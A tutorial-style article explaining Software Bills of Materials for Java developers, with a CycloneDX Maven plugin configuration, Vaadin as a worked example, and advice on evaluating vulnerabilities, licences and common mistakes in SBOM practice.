An SBOM does not automatically render this graph harmless. But it makes it visible. And visibility is the prerequisite for any robust security decision. Without an inventory, a team can only guess which components are in use. With an SBOM it can check, compare and prioritise.

The benefit is not limited to vulnerabilities. Licensing questions also become more tangible. Which open-source licences enter the product through direct and transitive dependencies? Are there components whose licensing model does not fit the intended use? Which libraries have not been updated for years? Which components suddenly appear anew in a release? Such questions are hard to answer systematically without a structured list of components.

An SBOM also helps with communication. When a customer, an internal security team or an auditor wants to know which software components are contained in an application, the answer no longer has to consist of manually copied-together lists. Instead, you can point to a machine-readable, versioned artefact. This does not replace the professional assessment, but it creates a common basis.

For developers, that is precisely the decisive change of perspective: an SBOM is not just a document for others. It is a tool for your own team. It helps to manage dependencies more consciously, to justify release decisions better and to classify risks more quickly. In everyday work the point is not to produce as many SBOM files as possible. The point is no longer to be left in the dark on critical questions.

A good SBOM does not answer every security question. It does not automatically tell you whether a vulnerability is exploitable in the specific application. It replaces neither a code review, nor tests, nor architectural work. But it provides a robust starting point. It shows which components even need to be considered. That makes it a practical tool for software supply chain security in everyday Java work.

SBOM in Brief: The Machine-Readable List of Ingredients

An SBOM, that is, a Software Bill of Materials, is in the simplest sense a structured list of the constituent parts of a piece of software. The comparison with a list of ingredients is obvious: anyone looking at a finished product initially sees only the result. Only the list of ingredients shows what this product actually consists of. With software it is similar. From the outside, an application looks like a closed system. In reality it consists of many individual components that are assembled, linked, packaged and shipped.

For Java developers this idea is particularly familiar, even if the term SBOM may seem foreign at first. Even a simple application does not consist only of its own classes. It contains dependencies from Maven Central or other repositories, framework components, helper libraries, build plugins and frequently further transitive dependencies. These transitive dependencies are particularly important, because they need not be directly visible in your own source code or in the first level of the pom.xml. They enter the project via other libraries and yet become part of the software product.

An SBOM makes this composition explicit. It describes which components are present, which versions are used and how these components relate to one another. In this way a diffuse feeling about dependencies becomes a concrete inventory. This inventory can be read by people, but above all it can be processed by tools. That is precisely the difference from a manually maintained list in a wiki or a README file. An SBOM is not merely documentation, but a machine-readable artefact.

Typical information in an SBOM includes the name of a component, its version, its type, its origin, possible licence information and technical identifiers. Depending on the format and the tool used to generate it, hash values, package URLs, relationships between components or build metadata may also be included. Not every SBOM contains all information to the same quality. But the goal remains the same: the software components used should be described unambiguously and comprehensibly.

An important distinction here is that an SBOM is not yet a security assessment. It does not initially tell you automatically whether a component is dangerous, whether a vulnerability is actually exploitable, or whether a licence becomes problematic in the specific business model. An SBOM is first of all the inventory. The assessment only emerges in the next step, when this inventory is compared against vulnerability databases, licensing rules, internal policies or risk analyses.

That is precisely why the SBOM is so valuable. Without an inventory, no robust assessment can take place. Anyone who does not know which components are contained in a release cannot reliably judge whether that release is affected by a new vulnerability. Anyone who does not know which licences are introduced via direct and transitive dependencies can only assess licensing risks incompletely. And anyone who does not know which components have changed between two releases can hardly trace changes in the software supply chain.

In the Java world there is an additional small terminological trap. Many developers already know the term BOM from Maven. A Maven BOM, that is, a Bill of Materials in the sense of dependency management, serves to control the versions of dependencies centrally. It therefore helps to manage dependency versions during development. A security or supply chain SBOM pursues a different purpose. It describes which components are actually part of a specific piece of software or a specific release. Both concepts have to do with dependencies, but they answer different questions.

A Maven BOM says, put simply: these versions should be used in a project. An SBOM says: these components are contained in this specific artefact or release. For everyday work this distinction is important. In a security analysis, what matters is not only what was planned or configured, but what was actually shipped.

An SBOM is thus a technical link between development, security, operations and, where applicable, customers or auditors. Development teams gain a more precise picture of their dependencies. Security teams can assess risks more systematically. Operations can trace which components are in production versions. And customers, when needed, receive a more robust answer than a manually maintained list of components.

The benefit, however, only emerges when the SBOM is not understood as a static document. It should be bound to a specific artefact, a build or a release. Only then can it later still explain which constituent parts were really relevant at that point in time. An SBOM is therefore less a form and more a technical record of the software composition.

For Java developers this means that an SBOM is not a foreign body in the development process. It is a consistent extension of what Maven, Gradle and modern build pipelines already do anyway. The build knows which dependencies were resolved. The SBOM makes this knowledge explicit, storable, verifiable and exchangeable.

Why Java Projects Quickly Become Hard to Survey

Java projects have a pleasant property: they can be built in a very structured way. Maven and Gradle describe dependencies, plugins, modules, profiles, artefacts and build steps in a form that developers can handle well. But this very strength can also lead to the actual composition of an application being underestimated. What initially looks in the project like a manageable list of dependencies develops in the build into a considerably larger dependency graph.

The reason for this lies above all in transitive dependencies. One library brings further libraries with it. These in turn bring their own dependencies. In everyday work this is intentional and practical, because developers do not have to manage every single technical component manually. At the same time, however, this creates a supply chain that is no longer fully visible at the first level of the project configuration. The pom.xml or the Gradle build file may list only a few direct dependencies. In the finished artefact or on the effective classpath, however, there are considerably more components.

This behaviour is not automatically problematic. It is a central part of the Java ecosystem. Maven Central, semantic versioning, dependency management, BOMs, plugins and established frameworks have made Java productive over the years. The problem only arises when these mechanisms are mistaken for sufficient transparency. A declared dependency is not the same as a complete inventory of the shipped software.

In larger projects in particular, this distinction becomes important. A team may use a framework, a logging system, a JSON library, an HTTP client, a persistence layer, testing tools and various build plugins. Each of these components can introduce its own dependencies. In addition, there are often different profiles for development, test, staging and production. What is present locally in development mode need not be identical to what is later shipped in a production release.

On top of this, Java applications today are rarely pure backend artefacts. Modern web applications combine backend code, UI components, build tooling and in part frontend dependencies. A Vaadin application is a good example of this. Developers primarily write Java and can build server-side UIs very productively. At the same time there is a build process beneath the surface that can pull in further technical constituent parts. This creates an application that feels pleasantly closed from the developer's point of view, but from the point of view of the software supply chain consists of many individual building blocks.

Multi-module projects also increase the complexity. One module contains core logic, another provides REST endpoints, a further one contains UI code, another shared data models or internal utilities. Each module can have its own dependencies.

In addition, internal libraries can be used which themselves again introduce external dependencies. In such architectures it is not enough to look at just a single file in the project. What is relevant is the composition of the specific build.

A further point is the temporal dimension. Dependencies change. A version is updated, a transitive dependency is swapped out by a new release, a plugin brings a new version of a helper library, a framework adjusts its internal dependencies. Such changes can be entirely inconspicuous from a functional point of view and yet become security-relevant. Without a structured inventory it is difficult to trace later which components were actually contained in which release.

For developers this often only becomes apparent in an emergency. A new vulnerability becomes known and suddenly it has to be clarified whether a particular library is present somewhere in the application. A direct look into the project files does not always provide an unambiguous answer. Perhaps the library is not declared directly but comes in transitively via a framework. Perhaps it was only used in an older release version. Perhaps it has already been updated in the current development state, but is still present in a production customer installation. These very questions are hard to answer reliably without a clean inventory of components.

An SBOM helps to reduce this lack of clarity. It does not replace an understanding of the build system, but it makes the result of the build system more visible. Instead of looking only at the intention in the project configuration, it documents the actual composition of an artefact or release. In this way the dependency graph becomes not just a temporary result of the build tool, but a storable and analysable artefact.

This is particularly important, because security decisions should rarely be made on the basis of assumptions. When a team has to decide whether a release can be withdrawn, updated or kept in operation, it needs robust information. An SBOM provides a basis for this. It shows which components have to be considered, which versions are in play and which relationships can exist between them.

Java projects are therefore particularly good candidates for SBOMs. Not because Java is less secure than other ecosystems, but because Java projects often benefit strongly from reusable components, build automation and established dependency management. Precisely where reuse and automation are strong, transparency about the actual software composition becomes especially valuable.

The decisive insight is this: Maven and Gradle help us to build software. An SBOM helps us to describe the built software in a comprehensible way. The two belong together. Only when the resolved dependencies of a specific build become visible can dependency management give rise to robust software supply chain transparency.

What Is Actually in an SBOM?

Now that it is clear why Java projects can quickly become hard to survey, the next obvious question arises: what is actually in an SBOM, concretely? The simple answer is: a structured description of the software components. The slightly more precise answer is more interesting, because it shows why an SBOM is more than an exported dependency list from Maven or Gradle.

An SBOM describes components. These can be libraries, frameworks, modules, packages or other software constituents used in a project. For a Java application these are typically JAR artefacts, internal modules, external open-source libraries and, depending on the application, further constituents from the build or frontend environment. What is decisive is not merely that a component appears somewhere in the project, but that it is documented as part of a specific build or release.

Every component has at least a name. This name alone, however, is rarely sufficient. Many libraries have similar names, change their artefact structure over time, or exist in different ecosystems. That is why the version is equally important. Only the combination of name and version makes a component truly analysable. In a security advisory it is almost never decisive merely whether a library is used, but which version of it is actually in operation.

In the Java world, coordinates come into play in addition. Maven artefacts are usually identified via groupId, artifactId and version. This information is familiar to developers and forms a good basis for assigning a component unambiguously. An SBOM can take up such information and bring it into a form that can be evaluated even outside the build tool. In this way, Java-specific dependency information becomes a more general analysis artefact.

A further important constituent is licence information. Many dependencies come from open-source projects. This is a great strength of the Java ecosystem, but it also brings responsibility with it. An SBOM can record which licences are associated with the components used. This does not automatically mean that every piece of licence information is complete or legally conclusive. But it creates a starting point for recognising licensing risks early, rather than stumbling over them only shortly before a shipment.

Technical identifiers also play a role. These can include package URLs, or purls for short. A package URL describes a component in such a way that it can be identified in a machine-readable manner across different ecosystems. For a Maven component this can, for example, describe more clearly which package ecosystem it comes from and which specific coordinates it has. Such identifiers are particularly useful when an SBOM is processed by external analysis tools.

Hash values can likewise be part of an SBOM. They serve to identify specific artefacts more unambiguously. Whereas name and version describe what a component is supposed to be, a hash value can help to recognise a particular artefact technically. This is above all relevant when integrity, reproducibility or later traceability become important. For getting started you need not overrate hash values, but they show that an SBOM can achieve more than a simple list of names.

Particularly valuable are the relationships between components. A modern application does not consist merely of a flat set of libraries. There are direct and transitive dependencies. A good SBOM can represent such relationships. This makes it visible whether a problematic library was included directly or entered the project via another constituent.

This relationship information is very helpful in everyday work. When a vulnerability appears in a transitive dependency, the information “library X is present” is often not enough. What is also interesting is why it is present. Does it come in via a framework? Via a logging system? Via an HTTP client? Via a testing tool? This information determines how a team responds sensibly. Sometimes an update of a direct dependency is enough. Sometimes a transitive version must be overridden. Sometimes it turns out that the affected component is only used in a non-production context.

Besides the components themselves, an SBOM frequently contains metadata. This includes information about when the SBOM was generated, which tool generated it, which project or artefact it refers to, and in which format it is available. This metadata seems inconspicuous, but is important. An SBOM without a clear reference to a build, a release or an artefact quickly loses its significance. Later it must be traceable which SBOM belongs to which shipped version.

For Java developers it is also important that an SBOM need not necessarily contain only runtime dependencies. Depending on the tool, configuration and objective, build-time, test or development dependencies can also appear. This is not wrong, but must be understood. An SBOM is only useful when it is clear which section of the software it describes. Is it about the production artefact? About the complete build? About a container image? Or about the entire repository? This question should be answered deliberately.

This also means that not every SBOM is automatically equally good. Two tools can deliver different results for the same project, because they consider different sources or produce other levels of detail. An SBOM is therefore not a magical document of truth. It is a technical artefact whose quality depends on how it was generated, which data sources were used and whether it fits the release under consideration.

Nevertheless, the practical value is great. Even a simple SBOM can create considerably more transparency than a manually maintained list. It makes visible which components are present, which versions are used, which licences occur and which dependencies are connected to one another. This creates a basis that can later be checked, compared and assessed in an automated way.

For everyday work a pragmatic view is enough to begin with: an SBOM answers the question of what my application consists of. The better it describes components, versions, licences, identifiers, relationships and metadata, the more valuable it becomes for security analyses, licensing checks and release decisions. That is precisely why, for Java developers, it is not just a compliance artefact but a tool for technical self-enlightenment.

Generating an SBOM: Maven, Gradle and CycloneDX

Now that it is clear which information an SBOM can contain, the practical question arises: how does a Java developer even obtain such a file? The good news is that getting started is considerably easier than the term initially suggests. In many Java projects no separate infrastructure needs to be built. The required information already exists in the build system. Maven or Gradle know which dependencies are resolved, which versions are used and which artefacts feed into the build. An SBOM makes this knowledge explicit and stores it in a standardised format.

For Java projects, CycloneDX is a very pragmatic entry point. CycloneDX is a widely used SBOM format that is well suited to software supply chain security, dependency analysis and automated evaluation. What matters here is less the religion of formats and more the practical benefit: a CycloneDX SBOM can be generated, read and analysed by many tools. For developers this means that the SBOM does not end up in a proprietary single format, but can be processed further as a technical exchange format.

In the Maven world, an SBOM is typically generated via a plugin. The plugin analyses the project structure, the resolved dependencies and, depending on the configuration, modules and transitive dependencies too. The result is a file, frequently

in JSON or XML format, that describes the constituent parts of the project. For a first entry, local generation is usually sufficient. The developer generates the SBOM, opens it in an editor or passes it to an analysis tool. Even this step often reveals more about the project than is consciously perceived in everyday work.

For a Maven project, the integration can look like this, for example. The specific plugin version should be set deliberately in the project and checked regularly. What is decisive here is the mechanism: the SBOM is generated in the build and ends up as an artefact in the target directory.

```
<properties>
  <cyclonedx.maven.plugin.version>2.9.1</cyclonedx.maven.plugin.version>
</properties>

<build>
  <plugins>
    <plugin>
      <groupId>org.cyclonedx</groupId>
      <artifactId>cyclonedx-maven-plugin</artifactId>
      <version>${cyclonedx.maven.plugin.version}</version>
      <executions>
        <execution>
          <phase>package</phase>
          <goals>
            <goal>makeAggregateBom</goal>
          </goals>
        </execution>
      </executions>
      <configuration>
        <projectType>application</projectType>
        <schemaVersion>1.6</schemaVersion>
        <includeCompileScope>true</includeCompileScope>
        <includeProvidedScope>true</includeProvidedScope>
        <includeRuntimeScope>true</includeRuntimeScope>
        <includeSystemScope>true</includeSystemScope>
        <includeTestScope>false</includeTestScope>
        <includeLicenseText>false</includeLicenseText>
        <outputFormat>json</outputFormat>
        <outputName>bom</outputName>
        <outputDirectory>${project.build.directory}</outputDirectory>
      </configuration>
    </plugin>
  </plugins>
</build>
```

For many applications, `makeAggregateBom` is the fitting entry point, because it can generate an aggregated SBOM for the project, or rather for a multi-module build. In a very simple single-module project, `makeBom` can also be sufficient. The difference matters here: `makeBom` considers the respective Maven module, whereas `makeAggregateBom` can produce an overarching view of the build.

The most important configuration points can be explained briefly. `schemaVersion` determines which CycloneDX schema version is generated. `outputFormat` controls whether JSON, XML or both are produced. For later analysis, JSON is often convenient, because many tools process this format directly. The scope switches determine which Maven scopes are taken into the SBOM. For a first, production-oriented view it usually makes sense not to include test dependencies and to concentrate on compile, provided and runtime dependencies.

After integration, the SBOM can be generated quite normally via the Maven build:

```
mvn clean package
```

The result is then available, for example, as `target/bom.json`. This file is the actual SBOM artefact and can subsequently be checked, archived or handed over to an analysis tool.

With Gradle the idea is similar. There too, the SBOM is not created manually but generated from the build. That is decisive. A manually maintained list of components ages quickly. An SBOM generated from the build, on the other hand, has a direct relation to the actual project state. It can be generated repeatedly, as part of the build process, and later stored together with other release artefacts.

It is important to choose the scope deliberately. Should the SBOM describe the application as it is provided in production? Should it cover all modules of the project? Should test dependencies be included or not? Is it about a library, a server, a web application or a complete deployment artefact? These questions are not academic. An SBOM is only helpful when it is clear what it actually describes. For the start it makes sense to concentrate on the production artefact or the release build.

With multi-module projects in particular, one should look more closely. An application can consist of several Maven or Gradle modules: core logic, a server component, a UI module, shared models or internal helper libraries. Depending on the tooling, an SBOM can be generated per module or as an aggregated SBOM for the entire project. Both can make sense. For the security assessment of a shipped product, the aggregated view is usually especially valuable, because it makes visible the actual composition of the overall artefact.

For everyday development this is a great advantage. You do not have to introduce a complete governance platform straight away in order to generate value. Even a local sequence can be enough: build the project, create the SBOM, check the file, analyse the first anomalies. After that the process can be extended step by step. First locally, then in the build, later in the pipeline and finally as a fixed part of every release.

With Vaadin applications this approach is particularly illustrative. A Vaadin application is often perceived by Java developers primarily as a Java project. From a development point of view that is also correct. At the same time, an artefact emerges in the build that, besides your own code and the Vaadin dependencies, can contain further constituent parts. An SBOM helps to make this composition more transparent. In this way it becomes clearer which components are actually part of the application and which only play a role during development or the build.

A pragmatic workflow could therefore look like this: first the application is developed as usual. Then a CycloneDX SBOM is generated with the help of Maven or Gradle. This SBOM is saved as a JSON file and handed over to an analysis tool. In this way, the abstract dependency landscape becomes a concrete, checkable inventory. This transition in particular is decisive. The SBOM should not merely be generated so that it exists. It should be used to make better decisions.

For the start, one should keep the requirements deliberately small. The point is not to cover every special case perfectly straight away. Much more important is that the SBOM is generated reproducibly, is assigned to the right artefact and is available in a format that other tools understand. Once this first step works, the team can later add quality criteria, automation, release comparisons or policies.

This makes SBOM generation a normal part of the Java build. It is not a separate manual documentation step, but a further build artefact. Just as test results are produced, code coverage can be measured or a JAR is built, an SBOM can also come into being. The difference is: this artefact does not describe the behaviour of the application, but its composition.

Precisely therein lies the practical value. Maven and Gradle resolve dependencies, build artefacts and structure projects. CycloneDX turns this into a machine-readable description of the software supply chain. For Java developers this creates a very low entry point into SBOMs: not via long policy documents, but via their own build.

Vaadin as a Practical Example of a Modern Java Web Application

Up to this point we have considered SBOMs mainly in general terms: as an inventory of software constituents, as the result of a build and as a basis for later analyses. The topic only becomes truly tangible, however, with a concrete type of application. A modern Java web application is particularly suitable for this, because it shows that software today rarely consists of a single, cleanly delimited layer. A good example is an application built with Vaadin.

Vaadin is pleasant from the developer's point of view, because web interfaces can largely be developed in Java. You describe views, components, layouts, events and data binding in the familiar Java model. For teams that come strongly from the Java world in particular, this considerably reduces the mental distance between backend and UI. The application feels like a Java project, is built with Maven or Gradle, and in the end runs as a classic server application, for example as a JAR or WAR.

This very familiarity, however, can lead to the actual composition of the software being underestimated. A Vaadin application does not consist only of your own Java classes. It contains Vaadin artefacts, server-side components, build support, transitive Java dependencies and, depending on the project configuration, frontend constituents that are processed during the build. From the developer's point of view, much of this remains in the background. From the point of view of the software supply chain, however, it is relevant.

This does not mean that Vaadin is thereby problematic. On the contrary: precisely because Vaadin integrates many technical details and makes them productively accessible to Java developers, it lends itself well as an example. The application shows how modern Java projects work: you write focused application code, use a framework and rely on the build process to bring the necessary constituents together. An SBOM helps to make this bringing-together visible.

Take a typical internal business application. It comprises a Vaadin interface, some services, a data model, validation logic, possibly a persistence layer and various helper libraries. In the pom.xml there are direct dependencies, for example to Vaadin, logging, JSON processing, testing or further technical building blocks. These direct dependencies in turn drag in transitive dependencies. Some of them are obvious, others you hardly see in everyday work. Nevertheless they can play a role in the finished artefact or in the build process.

An SBOM makes precisely this level visible. It shows not only that the project uses Vaadin, but also which specific artefacts and versions are involved. It can make visible which further libraries enter the project via the framework or other direct dependencies. This creates a more complete picture of the application. For developers this is helpful, because the application no longer appears merely as your own source code plus a few known libraries, but as a comprehensible composite of components.

The release reference is particularly important here. In everyday work, people often talk about the current state of the source code. For security questions, however, what is decisive is what was actually shipped. A Vaadin application can look different in development mode than in the production build. Development tools, test dependencies or build helpers can be relevant in one context and not in another. An SBOM should therefore be generated deliberately for the artefact that is later assessed or shipped.

This is also the reason why the scope of the SBOM should be clearly defined for Vaadin applications. Should the SBOM describe the production server application? Should it additionally take build-time dependencies into account? Is it about a JAR, a WAR, a container image or a complete deployment? For a first practical entry, the production application view is usually the most valuable. It answers the question of which components are contained in the artefact that is operated or shipped to customers.

In a security context, very concrete questions arise from this. Which Vaadin version is used? Which transitive libraries does this version bring with it? Are there known vulnerabilities in one of these components? Is the affected component part of the production artefact, or only relevant in the build or test context? Which licences enter the project via direct and indirect dependencies? Has a security-relevant component changed between two releases?

Without an SBOM, these questions often have to be answered via Maven or Gradle output, manual analysis and project knowledge. This can work, but is error-prone. Especially when several applications, different release states or different customer installations are present, it becomes difficult to make a robust statement. An SBOM reduces this uncertainty, because it documents the state of a specific build.

For Vaadin projects there is a further aspect: the boundary between a classic Java application and a modern web application is technically fluid. The developer works primarily in Java, but the shipped application contains a UI layer that becomes visible in the browser and whose technical constituents are prepared by the build process. This broadens the question of software composition compared with a small command-line application or a simple library. An SBOM helps to capture this breadth in a structured way.

What remains important here: the SBOM does not replace an understanding of the application. It does not automatically name which risks are relevant in the specific functional context. Nor does it explain whether a vulnerability is actually exploitable. But it provides the initial data without which such an assessment is hardly seriously possible. With framework-based applications in particular, this basis is valuable, because many components are not consciously selected individually, but introduced via the framework and its ecosystem.

Evaluating an SBOM: Vulnerabilities, Licences and Outdated Dependencies

Generating an SBOM is only the first step. As long as it merely lies in the target directory or is stored as an additional artefact in the build, it remains a description of the software composition. It becomes valuable when concrete questions are answered from it: Which components are vulnerable? Which licences do I have to observe? Which dependencies are outdated? Which changes have occurred compared with the last release?

For Java developers the most obvious question is frequently that of known vulnerabilities. When a new CVE is published, the search for affected components begins in many teams. Without an SBOM this search often has to proceed via project files, dependency trees, build logs or manual checks. With an SBOM, a machine-readable inventory is already available. An analysis tool can check the contained components and versions against vulnerability databases and give indications of which constituents need to be examined more closely.

An SBOM first shows whether an affected component is present in a particular version. Whether a real risk arises from this depends on the application context. Is the affected class even used? Is the vulnerable code path reachable? Is the

component part of the production artefact, or only present in the test context? Is there a protective configuration? The SBOM cannot carry out this assessment on its own. But it provides the initial data without which such an assessment is hardly robust.

For transitive dependencies in particular, this starting point is important. A vulnerability may not affect the library that the team included directly, but a component that entered the project via a framework or a helper library. In this case, a look into the direct dependency list is not enough. The SBOM can make visible that the problematic component is present and via which relationship it entered the project. This makes the next decision easier: Does a direct dependency have to be updated? Does a transitive version have to be overridden? Does a framework update have to be planned? Or is the component not relevant at all in the specific artefact?

Besides vulnerabilities, licences are a second important area of evaluation. Open source is a central part of modern Java development. Most projects use numerous libraries without every licence being considered individually in everyday work. An SBOM can bundle licence information and make it visible. This makes it possible to recognise early whether an application contains components whose licensing conditions should be examined more closely.

A further benefit lies in dealing with outdated dependencies. Not every old version is automatically insecure. But very old or long-unupdated components increase the maintenance risk. They can contain known vulnerabilities, be incompatible with newer platforms, or come from projects that are hardly maintained any more. An SBOM can help to identify such components systematically. It shows which versions are actually used and thereby creates a basis for planned updates.

The evaluation is particularly useful when several SBOMs are compared with one another. Which components have newly been added in this release? Which were updated? Which have disappeared? Has a seemingly small framework update changed a larger number of transitive dependencies? Such questions are relevant in everyday work, because risks arise not only from obvious code changes. Changes in the software supply chain can also be security-relevant.

The evaluation of an SBOM can also help to improve both internal and external communication. When a customer asks whether a particular vulnerability is relevant, the team can respond in a more targeted way. When a security team needs a risk assessment, a manual list of components need not be created first. When a release is to be approved, the SBOM can serve as a basis for a technical check. This saves time and reduces uncertainty.

An SBOM evaluation should not be understood as a one-off special case. The greatest benefit arises when the evaluation is repeatable. A team should not begin to record its dependencies only when a critical vulnerability appears. It is more sensible to generate the SBOM regularly and to check it when needed. In this way, a better understanding of your own software supply chain emerges over time.

Nevertheless, one should approach the start pragmatically. For the beginning a simple sequence is often enough: generate the SBOM, check the file with an analysis tool, assess the anomalies, derive the necessary measures. This does not create a perfect security process, but a concrete step forward. The team gains a more robust view of its own application and can prioritise risks in a more well-founded way.

It is also important not to treat the results mechanically. A long list of findings is not yet sensible security work. What is decisive is the classification. Which vulnerabilities affect production components? Which components are only relevant in the test context? Which licences really have to be checked? Which updates are necessary in the short term and which can be carried out in a planned way? An SBOM delivers data. The technical assessment remains the task of the team.

Precisely therein, however, lies the advantage. The discussion shifts from assumptions towards verifiable information. Instead of asking in general terms whether an application uses “secure dependencies”, it can be checked concretely which components are contained in which version. Instead of considering licensing risks only in the abstract, the libraries actually used can be analysed. Instead of searching from scratch with every new CVE, an existing inventory can be evaluated.

Typical Mistakes: Why Many SBOMs Remain Worthless

An SBOM can be very valuable. But it can also remain almost worthless. This happens whenever it is generated only to satisfy a requirement formally, without it actually being used in the development process. Then a file is indeed created, but no better understanding of the application. A potentially useful tool becomes yet another artefact that lies somewhere in the build directory, in a repository or in a release folder and that hardly anyone pays attention to.

The first typical mistake is to generate the SBOM only once. When getting started in particular, it is tempting to generate an SBOM, open it successfully and consider the topic done. Software changes constantly, however. Dependencies are updated, framework versions change, new libraries are added, old ones disappear, transitive dependencies change. An SBOM always describes only a specific state. If this state is not updated regularly, the file quickly loses value.

A second mistake is the missing reference to a specific artefact or release. An SBOM is only truly helpful when it is clear what it is for. Does it describe the current development state? The last successful build? A particular JAR? A WAR? A container image? A production customer installation? Without this assignment, the later analysis becomes blurry. A component may then appear in the SBOM, but it remains unclear whether it was actually contained in the shipped version.

For Java projects in particular, this point is important. The current source code does not automatically correspond to the production release. A customer may still be operating an older version. A hotfix may have been developed from a different state. A development branch may already contain updated dependencies, whilst the production version still uses older components. An SBOM without a release reference then does not answer the decisive question: what is really inside the software that is currently being operated or shipped?

A third mistake is not evaluating the SBOM. Generation alone is not yet a security measure. It initially produces only an inventory. This inventory has to be compared against vulnerability data, licensing rules, internal policies or maintenance information. If this evaluation does not take place, the SBOM remains inactive. It can indeed help in an emergency, but in everyday work it gives the team no concrete indications.

A further mistake follows on from this: results are treated mechanically. An analysis can deliver many results. Not every finding is equally critical, not every old version is immediately a security problem, and not every licence entry is automatically a blocker. Conversely, a long list must not be ignored merely because it is inconvenient. What is decisive is the technical classification. Which component is relevant in production? Which vulnerability affects a reachable code path? Which licence really has to be checked? Which update is urgent and which can be carried out in a planned way?

A fifth mistake is too broad or unclear a scope definition. Some SBOMs contain test dependencies, development tools or build-time components, although the production artefact is actually supposed to be assessed. Other SBOMs are too narrowly defined and leave out relevant constituents. Both can lead to wrong conclusions. When test dependencies appear as production risks, unnecessary noise arises. When production components are missing, a dangerous false sense of security arises.

Multi-module projects also bring typical pitfalls with them. If only a single module is considered, although the shipped product consists of several modules, the inventory remains incomplete. If, on the other hand, an aggregated SBOM is generated, it must be clear which modules actually belong to the product. Precisely with applications that have a core module, a server module, a UI module and internal helper libraries, this question is not incidental. The SBOM must fit the architecture and the shipping model.

A further frequent mistake is the missing versioning of the SBOM. When several SBOM files exist but it is not clear which belongs to which build, their later use is made more difficult. A clean storage together with the release artefacts, or at least an unambiguous naming and assignment, is sensible. The SBOM should not be just any file, but part of the comprehensible release history.

It is also problematic when the SBOM generation is not reproducible. If it is generated manually on a developer's machine, with an unclear plugin version, changing profiles or local peculiarities, different results can arise. For first experiments this is fine. For robust statements, however, generation should take place in as controlled a way as possible. The plugin version should be fixed, the build should be comprehensible and the generated scope should be documented.

A further mistake lies in wrong expectations. An SBOM is not a complete proof of security. It replaces neither a code review, nor tests, nor an architectural review, nor the assessment of actual exploitability. Nor does it automatically state whether an application is secure or insecure. Anyone who understands an SBOM as a final seal of approval overrates it. Anyone who understands it as a structured inventory uses it correctly.

Conversely, one should not underestimate the SBOM. Some teams regard it only as a compliance document that is created for customers or auditors. In doing so they give away a large part of the benefit. For developers the SBOM is above all a tool for understanding their own application better. It shows which components are present, which versions are used and where risks can concentrate.

A final, very practical mistake is the missing responsibility. When no one in the team knows who generates, checks, assesses or reacts to anomalies in the SBOM, the process remains incomplete. A large governance model need not emerge straight away. But it should be clear who decides in the case of critical findings, who plans updates and who communicates with security, operations or customers. Without these responsibilities, the SBOM quickly becomes a technical artefact without effect.

Most of these mistakes have a common cause: the SBOM is understood as a file, not as part of a workflow. This is precisely where the change of perspective should take place. An SBOM is valuable when it is generated reproducibly, assigned to a

specific artefact, checked regularly and assessed professionally. It need not be perfect in order to be useful. But it has to be used.

For the start, a simple guiding question is therefore enough: which decision is this SBOM supposed to support? Is it supposed to help react to CVEs? Is it supposed to make licensing risks visible? Is it supposed to make release changes comprehensible? Is it supposed to answer customer questions? Once this question is clear, it also becomes clearer how the SBOM should be generated, stored and evaluated.

A worthless SBOM is usually not technically wrong, but organisationally isolated. It exists, but influences no decision. A useful SBOM, on the other hand, is part of everyday development. It helps the team to understand dependencies, prioritise risks and talk comprehensibly about the security of the software supply chain.

A Pragmatic Start: Generate, Check, Automate

After the typical mistakes, the practical question arises: how do you begin sensibly, without immediately turning the topic into a large governance project? This pragmatic start is precisely what matters. An SBOM does not unfold its value only when a company already has a fully automated security pipeline, central policies and a mature risk management. The benefit begins much earlier: with a development team that wants to know what its own application actually consists of.

The first step is therefore deliberately simple: the SBOM is generated. For a Java project this usually means extending the existing Maven or Gradle build. No separate document needs to be maintained and no manual list of components created. The build system already knows the resolved dependencies. The SBOM makes this information visible and stores it in a format that can be analysed later.

For the beginning it is entirely sufficient to generate a CycloneDX SBOM locally and to look at the result. Even this step is often revealing. Many teams discover in doing so that their application contains considerably more components than they were aware of in everyday work. Transitive dependencies, older library versions or unexpected licences in particular become visible in this way. The first gain is therefore not automation, but transparency.

It is important not to make this first step too complicated. Not every special form of the build, every deployment target and every possible artefact needs to be covered straight away. A clearly delimited starting point is more sensible: one application, one build, one production-oriented scope, one SBOM file. For a typical Java web application this can mean, for example, generating the SBOM in the package build and storing it as `target/bom.json`.

The second step is the check. Merely generating an SBOM is not enough. It has to be evaluated. To this end, the file can be handed over to an analysis tool that checks the contained components against known vulnerabilities, licence information or other risk data. In this way, the static list of components becomes a basis for work. The team sees which points need to be considered more closely.

This check should be understood deliberately as the entry into an assessment, not as an automatic verdict. When a tool reports a known vulnerability, that is an indication. Afterwards it has to be checked whether the affected component is relevant in the production context, whether the vulnerable code path is reachable and which measure is sensible. Sometimes an update is necessary. Sometimes a configuration change is enough. Sometimes the finding concerns only a test dependency or an unused part of a library. The SBOM delivers the data, the assessment remains technical work.

The same applies to licence information. An analysis can show which licences appear in the components used. This does not yet, however, constitute a complete legal assessment. For developers, much is nevertheless gained, because potential licensing topics become visible early. The team can clarify in good time whether particular components fit its own product, the intended shipment or internal requirements.

The third step is repetition. An SBOM generated once and checked once is a good beginning, but not yet a stable process. Dependencies change over time. That is why the generation of the SBOM should become reproducible. Initially this can be a documented Maven or Gradle invocation. Later it can become a fixed part of the build. What is decisive is that the SBOM does not depend on random local settings, but comes into being in a comprehensible way.

Only after that does automation become worthwhile. Many teams make the mistake of starting immediately with the target picture: pipeline gates, central dashboards, policies, escalation processes and reporting. This can make sense later, but overwhelms the start. A step-by-step development is better. First the SBOM is generated. Then it is checked. Then the process is made repeatable. Then it is automated. And only when enough experience is available are hard rules or blocking build steps introduced.

A pragmatic sequence for a Java team can therefore look like this: on a release build, an SBOM is generated. This SBOM is stored together with the artefact. Subsequently it is checked with an analysis tool. The results are not adopted blindly, but classified technically. Critical points lead to updates, configuration changes or documented risk decisions. Over time this sequence becomes as much a matter of course as tests, code reviews or dependency updates.

For Vaadin applications this sequence is particularly easy to follow. The team builds a server-side Java web application, uses Vaadin as the UI framework and generates a specific artefact at the end. The SBOM describes precisely this artefact. It shows which Vaadin components, Java libraries and transitive dependencies are involved. On a framework update, the team can later check which components have changed. On a new vulnerability, it can be established more quickly whether the application could be affected.

The practical start should also distinguish clearly between experiment and robust use. A local test is excellent for understanding the topic. For real release decisions, however, more discipline is needed. The plugin version should be fixed. The build should be reproducible. The scope of the SBOM should be chosen deliberately. The file should be assigned unambiguously to an artefact or release. In this way an experiment becomes a robust working tool.

